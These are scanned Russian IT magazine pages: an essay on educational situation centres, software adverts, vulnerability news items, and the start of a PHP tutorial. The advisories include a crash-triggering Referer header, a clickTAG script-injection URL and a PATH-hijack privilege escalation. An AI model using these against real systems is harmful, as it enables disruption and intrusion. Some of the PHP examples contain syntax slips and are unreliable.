Создание виртуального СЦ весьма выгодно с точки зрения стоимости, контроля, обучения и реконструкции. Вопрос о том, когда его лучше реализовать – до построения реального центра, после или одновременно, выходит за рамки обсуждаемой темы. Отметим лишь, что в случае реализации управления реальным СЦ через виртуальный, возникает возможность дистанционного управления и обучения.

3. Разработка универсальных СЦ, которые можно настроить на имитацию работы различных систем, в настоящее время практически невозможна, т.к. не существует развитой теории и стандартов построения самих центров. При наличии виртуальных СЦ необходимость в создании универсального центра отсутствует.

Использование СЦ как нового инструмента подготовки специалистов

В настоящее время ОСЦ не существует, но в образовании используются его техническая составляющая (аудиовизуальное и коммуникационное оборудование), а также некоторые технологии ситуационного анализа и моделирования. Кроме того, в работе [1] имеются ссылки на центры, которые могут работать в обучающем режиме.

Изложенные выше материалы подтверждают относительную новизну использования СЦ как инструмента для обучения. Здесь следует отметить эволюционное обучение, которое по своей структуре близко к деятельности внутри научно-исследовательского коллектива. Необходимость использования такого подхода как основного, а не факультативного, требует серьезного изменения дидактических и других педагогических приемов. В рамках ОСЦ необходимо также разработать методику оценки деятельности учащегося в коллективе при отсутствии четко сформулированной цели.

На указанной выше конференции был поставлен вопрос о возможности использования СЦ как нового инструмента преподавания гуманитарных, общественных и технических дисциплин. Прежде чем ответить на этот вопрос, необходимо сформулировать цель и область применения нового инструмента обучения. СЦ можно использовать для получения навыков по определению и оценки ситуаций, а также для понимания принципов работы и процессов моделируемой системы. Общественные деятели (политики, экономисты, юристы, социологи и др.), несомненно, должны обладать этими навыками. Можно также предположить, что в связи с глобализацией и научно-техническим прогрессом эти навыки станут необходимыми для большинства членов общества.

Для моделирования процессов используется широкий класс систем имитационного, математического, графического и физического моделирования. Преимущество СЦ может состоять только в совместном (интегрированном) использовании различных систем. Однако в настоящее время, во-первых, не существует развитых интегрированных систем моделирования [2, 3], во-вторых, необходимость их использования для обучения пока не обоснована.

СЦ можно использовать для моделирования различных ситуаций, но для вовлечения учащегося в ситуацию достаточно использовать более простые решения, например, сетевую компьютерную (деловую) игру. Такое моделирование ситуаций позволяет осуществлять обучение методом «проб и ошибок», а возможность коллективной игры избавляет от детерминированности алгоритмов системы. Необходимость автоматизированного анализа и отображения ситуаций (основные функции любого СЦ) при обучении отсутствует, т.к. учащийся должен сам научиться выполнять эти функции. Исключение составляет процесс обучения, где преподаватель не задействован, а его функции выполняет автоматизированная система.

Важно подчеркнуть, что использование СЦ возможно только в рамках семинарских и лабораторных занятий. Его использование как инструмента для чтения лекций весьма ограничено. Это связано с тем, что преподаватель может формировать, а учащийся – воспринимать только один поток аудиовизуальной информации.

Можно предположить фантастический случай, когда в СЦ осуществляется непрерывное обучение студентов, появляющихся в произвольное время и имеющих разный уровень подготовки. На экране коллективного пользования отображается несколько фрагментов лекций, иллюстративные и пояснительные элементы, что дает студенту возможность читать (слушать) лекцию с различной степенью подробности в удобное время. Такой вариант исключает из системы обучения преподавателя-лектора и может возникнуть только при невозможности индивидуального изучения материала на локальном компьютере.

Подготовка преподавателей для СЦ

В своем выступлении на конференции С.А. Кувшинов, проректор по информатизации и новым технологиям образования РГГУ, поставил вопрос о необходимости подготовки преподавателей для работы в ОСЦ и разработки соответствующего учебно-методического комплекса. Эта тема также является актуальной для открытой в этом году новой специальности «Информационные технологии в образовании – 073700», в рамках направления подготовки специалистов «Информационные системы – 654700».

С одной стороны, на основе изложенного материала можно отметить, что обучающий работе в конкретном СЦ преподаватель должен иметь опыт работы с системой и поэтому не нуждается в специальной подготовке в области ситуационных систем, а использование СЦ как нового инструмента для преподавания в настоящее время неактуально.

С другой стороны, существует необходимость создания ОСЦ и разработки новых методик преподавания. Отсюда следует, что каждый СЦ (ОСЦ) должен иметь в сво-

ем штате специально подготовленных преподавателей. Их основными задачами являются контроль знаний, оценка принимаемых решений и управление потоками входных данных для формирования типовых и экстренных ситуаций. Для этого преподаватель должен знать устройство СЦ, принципы и механизмы его работы, а также допустимые и наиболее вероятные значения входных параметров. Это требование в большинстве случаев недостижимо, поэтому необходимо либо формировать специальную группу преподавателей и специалистов, либо использовать эффективные средства поддержки принятия решений.

Существует следующие три принципиальные возможности подготовки преподавателей для СЦ:


- подготовить «универсального» преподавателя (например, в рамках специальности «Информационные технологии в образовании»), и адаптировать его знания и навыки для работы в конкретном СЦ;
- сформировать преподавателей из опытных специалистов СЦ;
- подготовить специалистов для работы в конкретном СЦ (в области СЦ) с ориентацией на преподавательскую деятельность.

Выбор наиболее подходящего варианта подготовки зависит от множества факторов и требует дополнительного исследования. На взгляд автора, преподавательский состав СЦ должен включать представителей из всех трех групп.

Независимо от того, как подготовлен преподаватель, он должен владеть навыками работы с ситуационными системами, системами поддержки принятия решений (CASE-системы, экспертные системы, системы имитационного моделирования), обучающими, психолингвистическими и другими семиотическими системами. Выпуск специалистов данного профиля возможен в рамках новых специальностей, например, «Компьютерная лингвистика и семиотика»[6] направления подготовки специалистов «Информатика и вычислительная техника – 654600».

Литература.

1. Научно-практическая конференция «Ситуационные центры – решения и проблемы. Взгляд экспертов» 30-31 октября 2002. Тезисы выступлений. М. Polymedia, 63 с.
2. Макет интегрированной системы ситуационного моделирования: Отчет по НИР Х21-2002/МГУП; Рук. Ю.Н.Филиппович – М., 2002.
3. Филиппович А.Ю. Интеграция систем ситуационного, имитационного и экспертного моделирования для управления рынком полиграфических услуг. Материалы 42-й научно-технической конференции преподавателей, сотрудников, и аспирантов МГУП. – М. Изд-во МГУП, 2002 – С. 31-33.
4. Филиппович А.Ю., Сейфулин А.И., Саушкин А.Е. Макет программного комплекса полиграфического ситуационного центра. Проблемы полиграфии и издательского дела. 2002, №3. – С.41-62.
5. Филиппович А.Ю. Интеграция систем ситуационного, имитационного и экспертного моделирования. М., 2003. 310 с.
6. Филиппович Ю.Н., Филиппович А.Ю. Специальность «Компьютерная лингвистика и семиотика» // Интеллектуальные технологии и системы. Сборник учебно-методических работ и статей аспирантов и студентов. Выпуск 5 / Сост. и ред. Ю.Н.Филиппович. – М.: Изд-во ООО «Эликс+», 2003. – С.7–140.



CITRIX Solutions Network Gold

Именно то, что вам сейчас нужно:

Затраты снижаются, эффективность возрастает

Увеличение затрат на поддержку IT-инфраструктуры заставляет сегодня любую компанию искать эффективные пути снижения издержек и повышения рентабельности. Citrix поможет вам в этом, обеспечивая построение рентабельной, надежной и высокопроизводительной IT-инфраструктуры вашего предприятия.

С решениями Citrix вы получаете надежный доступ ко всем критически важным приложениям и данным с любого устройства и по любому каналу связи, в любое время и из любой точки мира. Вы сможете обеспечить незамедлительную техническую поддержку и регулярное обновление программного обеспечения на рабочих местах вашей компании с единой центральной консоли управления.

Выбрав Citrix, вы сможете решить самые важные задачи, стоящие перед вашей компанией: повысить эффективность работы сотрудников и улучшить уровень обслуживания клиентов. За более подробной информацией обращайтесь на сайты **www.citrix.com** и **www.softline.ru/citrix**.

softline

Компания SoftLine

119991, Москва, ул. Губкина, 8;
тел./факс: +7 (095) 232 0023

E-mail: info@softline.ru;
www.softline.ru

CITRIX®

Учебный центр SoftLine

softline education

Ваш курс начинается завтра!

В Учебном центре SoftLine – сертифицированном учебном центре Microsoft – вы можете пройти обучение на более чем 30 курсах по следующим направлениям:

- **Windows 2000 / XP:** администрирование сетей.
- **Sun Solaris 8 / 9:** администрирование сетей.
- **Exchange Server 2000:** организация почтовой службы и коллективной работы сотрудников компании.
- **SQL Server 2000:** администрирование и программирование баз данных.
- **Антивирусная защита** сети предприятия.
- **Microsoft Office:** курсы для пользователей.

Дневные и вечерние занятия.

Опытные преподаватели.

Центры тестирования VUE, Prometric, MOS.

Специальные предложения.

Microsoft CERTIFIED Technical Education Center

Учебный центр SoftLine

119991 г. Москва, ул. Губкина, д. 8
тел.: (095) 232 00 23
e-mail: educ@softline.ru
http://education.softline.ru

ПРОГРАММНОЕ ОБЕСПЕЧЕНИЕ

softline

ЛИЦЕНЗИРОВАНИЕ • ОБУЧЕНИЕ • КОНСАЛТИНГ

www.softline.ru • 232 0023 • info@softline.ru

Неавторизованный доступ в Oracle E-Business Suite

Уязвимость обнаружена в Oracle E-Business Suite в Report Review Agent (RRA), также известный как FND File Server (FNDFS). Удаленный пользователь может получить доступ к различным приложениям и системным файлам.

Как сообщается, удаленный пользователь может подделать посланный запрос к TNS Listener порту, чтобы получить доступ к файлам на системе.

Согласно Integrigy, уязвимость в communications protocol, который используется в Oracle Applications FNDFS, позволяет удаленному пользователю механизм определения подлинности операционной системы, базы данных и приложения, чтобы получить произвольные файл из Oracle Applications Concurrent Manager сервера. Пользователь может загрузить произвольные файлы, доступные для чтения учетными записями «oracle» или «applmgr».

Удаленный пользователь может таким образом получить доступ к файлам в Oracle Applications 10.7 и Oracle Applications 11.0, если уязвимая служба установлена на параллельном узле обработки (Concurrent Processing node). В Oracle E-Business Suite 11i, уязвимая служба установлена на всех прикладных уровнях.

Две уязвимости в mgetty fax

Две уязвимости обнаружено в mgetty fax. Переполнение буфера позволяет удаленному пользователю завесить систему и потенциально выполнить произвольный код. Локальный пользователь может получить повышенные привилегии.

Удаленный пользователь может эксплуатировать переполнение в «cnd-program», устанавливая специально обработанное значение для CallerName-параметра (Caller ID). В результате удаленный пользователь может выполнить произвольный код на целевой системе.

Также сообщается, что механизм управления доступом, который разрешает или запрещает факсимильные привилегии, может быть обойден локальным пользователем. Согласно сообщению, faxspool использует перезаписываемый spool-каталог для исходящих факсов. Локальный пользователь может неавторизованно послать произвольный факс.

Уязвимость обнаружена в Mgetty 1.1.29.

Удаленное выполнение произвольных команд в KDE desktop environment

Уязвимость обнаружена в KDE desktop environment в обработке PostScript и PDF файлов. Удаленный пользователь может выполнить произвольные команды на целевом сервере.

Как сообщается, удаленный пользователь может создать произвольный PostScript или PDF файл, который при загрузке целевым пользователем выполнит произвольные команды на компьютере целевого пользователя с привилегиями целевого пользователя. Уязвимость связана с тем, что KDE вызывает ghostscript и kghostview без параметров –dPARANOIDSAFER и dSAFER.

Уязвимость обнаружена в KDE 3.11 и более ранних версиях (3.x и 2.x).

DoS против mod_access_referer для Apache web server

Уязвимость обнаружена в модуле mod_access_referer для Apache web server. Удаленный пользователь может аварийно завершить работу процесса модуля.

Safemode.org сообщил, что Apache «mod_access_referer»-модуль содержит недостаток в функции find_allowdeny(). Удаленный пользователь может послать некорректное значение для «Referer»-заголовка, которое заставит функцию ap_parse_uri_components() не проинициализировать «uptr.hostname»-указатель. В результате is_ip() функция попытается прочитать пустой (NULL) указатель, что приведет к аварийному завершению работы модуля. Пример:

```
Referer: ://its-missing-http.com
```

Уязвимость обнаружена в Apache mod_access_referer 1.2.

Межсайтовый скриптинг в нескольких Macromedia Flash-приложениях

Уязвимость обнаружена в нескольких Macromedia Flash-приложениях. Злонамеренная веб-страница может заставить Flash-содержание выполнить произвольный код сценария.

Одна из особенностей Flash позволяет внедрять «clickTAG» тэг для прослеживания пользователей в рекламных целях. Тэг «clickTAG» не проходит проверку правильности, в результате чего удаленный пользователь может внедрить произвольный код сценария в этот тэг.

Удаленный пользователь может создать злонамеренную HTML-страницу, содержащую специально обработанное значение clickTAG в Flash-приложении. В результате удаленный пользователь может выполнить произвольный код сценария в браузере пользователя, который может использоваться для организации различных нападений против веб-приложения. Пример:

```
http://www.example.com/victim.swf?clickTag=XXXX
```

XXX – произвольный код сценария.

Небезопасный вызов System() позволяет локальному пользователю получить root-привилегии

Уязвимость обнаружена в Mac OS X DirectoryService. Локальный пользователь может получить root-привилегии на системе. Удаленный пользователь может аварийно завершить работу DirectoryService.

Как сообщает @stake, DirectoryService использует запрос system(), чтобы выполнить touch(1)-команду после запуска, но не в состоянии определить полный путь к touch-команде. Локальный пользователь может изменить переменную PATH, чтобы сослаться на другой touch(1)-файл, содержащий произвольный код. Этот код будет выполнен с root-привилегиями.

Также сообщается, что удаленный пользователь может аварийно завершить работу службы, периодически подключаясь к 625 порту.

Уязвимость обнаружена в Mac OS X DirectoryService 10.2.4.

WEB

Я думаю, не будет большим секретом, что с помощью простого HTML-кода можно создать лишь статическую страничку. Но этого в современном быстроменяющемся мире уже недостаточно, необходимо быстро реагировать на изменения и выдавать новую информацию пользователю. К тому же возникает необходимость собрать информацию, например, с помощью анкет, автоматически ее обработать и выдать пользователю. С помощью HTML, увы, такие задачи решить невозможно. Какие только технологии не применяются сейчас для придания интерактивности веб-странице: DHTML, ASP, Perl, Java, ColdFusion. Есть в этом немаленьком списке и PHP. Не рассчитывал создатель данного языка Расмус Лердорф (Rasmus Lerdorf), что его язык приобретет такую большую популярность, а первоначально задумывал PHP исключительно для использования в своих личных целях, о чем свидетельствует даже расшифровка аббревиатуры – Personal Home Page (персональная домашняя страница).

СЕРГЕЙ ЯРЕМЧУК

Это была невзрачная CGI-оболочка, написанная на языке Perl. Позже, чтобы избавиться от значительных непроизводительных затрат, Perl-оболочка была полностью переписана на языке C. Затем все произошло так, как и с большинством популярных сейчас языков программирования (Perl, Python и т. д.): язык понравился, и программисты захотели использовать его для своих целей. Так в 1995 году появилась первая версия программы, содержавшая всего несколько простейших команд, позволявшая организовать на своей домашней странице счетчик, гостевую книгу и тому подобное. Сейчас PHP – мощный язык, имеющий в своем арсенале средства для работы с обычными файлами и базами данных (поддерживается большинство известных SQL-серверов), поддерживающий практически все протоколы, применяющиеся в сети Интернет (HTTP, FTP, SMTP, POP, IMAP), имеющий механизм регулярных выражений и к тому же прекрасно работающий с наиболее популярным веб-сервером Apache. Даже официальная расшифровка аббревиатуры изменилась на PHP – Hypertext Preprocessor, вот так в рекурсивном Unix-стиле.

Что же представляет собой PHP? Это интерпретируемый язык, код которого встраивается прямо в обычный HTML-документ. Когда посетитель обращается к вашей страничке, то такая программа обрабатывается не браузером или сервером, а специальной программой-интерпретатором. Для того чтобы сервер знал, кто должен обрабатывать данный файл, его расширение изменяется на .php (.phtml, .php3 и другие, в зависимости от настроек сервера). Программа-интерпретатор, найдя инструкции, выполняет их и выдает полученный результат, который и видит пользователь, сам код остается недоступным. Это, кстати, неплохой способ скрыть комментарии, спрятать их в инструкциях PHP, которые пользователь не получает. При этом статическая часть документа, написанная на языке HTML, фактически является шаблоном, а изменяемая часть формируется при исполнении PHP-инструкций. Синтаксис языка очень напоминает C, а если быть точнее, то Perl. Те, кто программировал на этом языке, найдут много знакомого. Для вставки инструкций PHP в HTML-документ существует четыре варианта, приведу их все, так как на различных сайтах их часто можно встретить.

Первый и, наверное, наиболее предпочтительный, так как принят по умолчанию:

```
<? php PHP-инструкции ?>
```

Второй вариант, сокращенный:

```
<?  PHP-инструкции ?>
```

Для того чтобы ваш интерпретатор понимал его, установите значение параметра short_open_tag=On в файле php.ini, который находится в каталоге, куда установлен PHP.

Третий вариант предназначен для тех, кто привык работать с ASP:

```
<% PHP-инструкции %>
```

опция asp_tags=ON.

И четвертый – в духе JavaScript:

```
<script language="php"> PHP-инструкции </script>
```

Так как самый лучший способ учебы – это пример, то на них и будем потихоньку учиться.

```
1.<HTML>
2.<HEAD>
3.<TITLE>Hello</TITLE>
4.<META HTTP-EQUIV="pragma" CONTENT="nocache">
5.</HEAD>
6.<BODY>
7.<?php  echo "Hello World";
8.?>
9.</BODY>
10.</HTML>
```

Примечание: нумерация приведена лишь для удобства, использовать ее в реальном документе не надо. Как видите, обычный HTML-документ. Четвертая строка необходима для указания браузеру, чтобы он не кешировал образовавшийся документ, иначе файлы будут выдаваться из кеша, а не запрашиваться у сервера, и вы можете не увидеть внесенные изменения. Вообще-то для этого можно использовать и встроенную функцию header, для HTTP/1.0 вызов будет таким:

```
header("Pragma: no-cache")
```

А строки 7, 8 просто выводят информацию. Результат можете посмотреть на рисунке 1. Если необходимо использовать несколько операторов, то все они разделяются между собой «;», кроме последнего: после него ставить точку с запятой необязательно.




Рис.1.

Теперь давайте узнаем всю информацию об установленном PHP. Создайте файл такого содержания:

```
<?php phpinfo ?>
```

Что, мало? А посмотрите, какой выход (рис.2). Кстати, очень хороший способ узнать все о PHP на том сервере, где вы собираетесь размещать свои скрипты. Пойдем дальше. Как и положено полноценному языку программирования, в скриптах возможно использование переменных, например:




Рис. 2.

```
.<?php
    $message="Hello World";
        echo $message
?>
```

И на выходе получим тот же результат. Это, как вы понимаете, очень удобно, ведь значение переменной можно изменять. Все переменные, как и в языке Perl, в PHP начинаются со знака доллара, после которого обязательно должен идти алфавитный символ (не цифра) или знак подчеркивания. Переменным можно присвоить до восьми различных типов данных:

- booleans (принимает значения false, true);
- integers (целые числа);
- floating point numbers (вещественные);
- string (строки);
- array (массивы любых типов данных);
- objects (объекты);
- resourses (ресурсы);
- NULL (никакое значение).

При этом, как и в Perl, значение типа переменной объявлять заранее необязательно, все это происходит автоматически. Чтобы проверить, введите такой пример:

```
.<?php
    $message="Hello Worl";
    $message=4
        echo $message
?>
```

Переменной можно присваивать и результат выполнения функции (рис.3):

```
<? $d=date(d.m.Y);
echo "Сегодня $d"
 ?>
```




Рис. 3.

И еще надо помнить, что регистр имеет значение, т.е.

$var и $Var – это две различные переменные, будьте внимательны при наборе. Теперь кратко о типах данных.

Integer может принимать следующие значения:

- $a = 1234 – обычное число;
- $a = – 1234 – отрицательное;
- $a = 0123 – восьмеричное;
- $a = 0x123 – шестнадцатеричное.

Floating point numbers можно записать как в виде $a = 1.234, так и в «научной» нотации $a = 1.2e3. Строка – это данные, помещенные между двумя знаками «». О переменных, пожалуй, пока все, оставшиеся типы рассмотрим по ходу. Теперь попробуем что-нибудь посложнее. Создайте в папке сервера файл hello.inc такого содержания:

```
<?php
function printtitle() # объявляем функцию
    {
    print "<title>Hello from hello.inc</title>\n";
    }
function printnumbers($start)
    {
    print "<H2>"; // выводим начальный тег
    for($temp=0; $temp < 5; $temp++)
    {  /*  теперь выведем значение переменной   */
    print $start++ . "<br>\n";
    }
    print "</H2>"; // выводим конечный тег
    }
?>
```

Теперь создайте файл hello1.php такого содержания:

```
<HTML>
<?php include("./hello.inc") ?>
<HEAD>
<?php printtitle() ?>
<META HTTP-EQUIV="pragma" CONTENT="nocache">
</HEAD>
<BODY>
Начинаем <p>
<?php
printnumbers(7);
?>
<p> Заканчиваем <p>
</BODY>
</HTML>
```

Теперь запустите браузер и наберите http://localhost/hello1.php. Результат посмотрите на рисунке 4.




Рис. 4.

Давайте теперь разберем, что получилось. Начнем с файла hello.inc. Сначала обратите внимание на появившиеся комментарии: они при выполнении скрипта пропускаются и служат для того, чтобы потом можно было разобраться в программе. Дополнительно комментариями можно временно отключать ту или иную часть кода при отладке. Как вы видите, комментарии можно обозначать тремя различными способами. Знаки // и # действуют только до конца текущей строки, если есть необходимость в более длинном комментарии, то воспользуйтесь конструкцией в стиле C /* текст комментария */.

Следующий шаг – это объявление пользовательской функции. Первая функция printtitle() выдает с помощью функции print заголовок, который и выведет браузер. Посмотрите, здесь использована так называемая управляющая последовательность (escaped characters): символ \n, используемый для перехода на новую строку, в их число входит также символ \t – знак горизонтальной табуляции.

Функция printnumbers, как видите, уже принимает аргументы, мы просто увеличиваем значение переменной $start после каждого вызова функции print. Здесь используется оператор приращения, пришедший из языка C. Если данный оператор стоит, как в нашем случае, после переменной, то ее значение изменится уже после того, как оператор вернет значение, а если данный оператор поставить перед переменной (++$var), то ее значение изменится до того, как возвращается ее значение. Возможно также применение оператора уменьшения. Для того чтобы соединить две строки, используется точка, а не знак плюс. В конструкции print $start++ . «
\n» мы это и использовали. Со строками связан еще один интересный момент – подстановка переменных непосредственно в строку. Для этого строку необходимо заключить в двойные кавычки. Попробуйте такой пример:

```
<?php
    $name="Сергей";
    echo "Добрый день $name\n";
    echo 'Добрый день $name\n'
?>
```

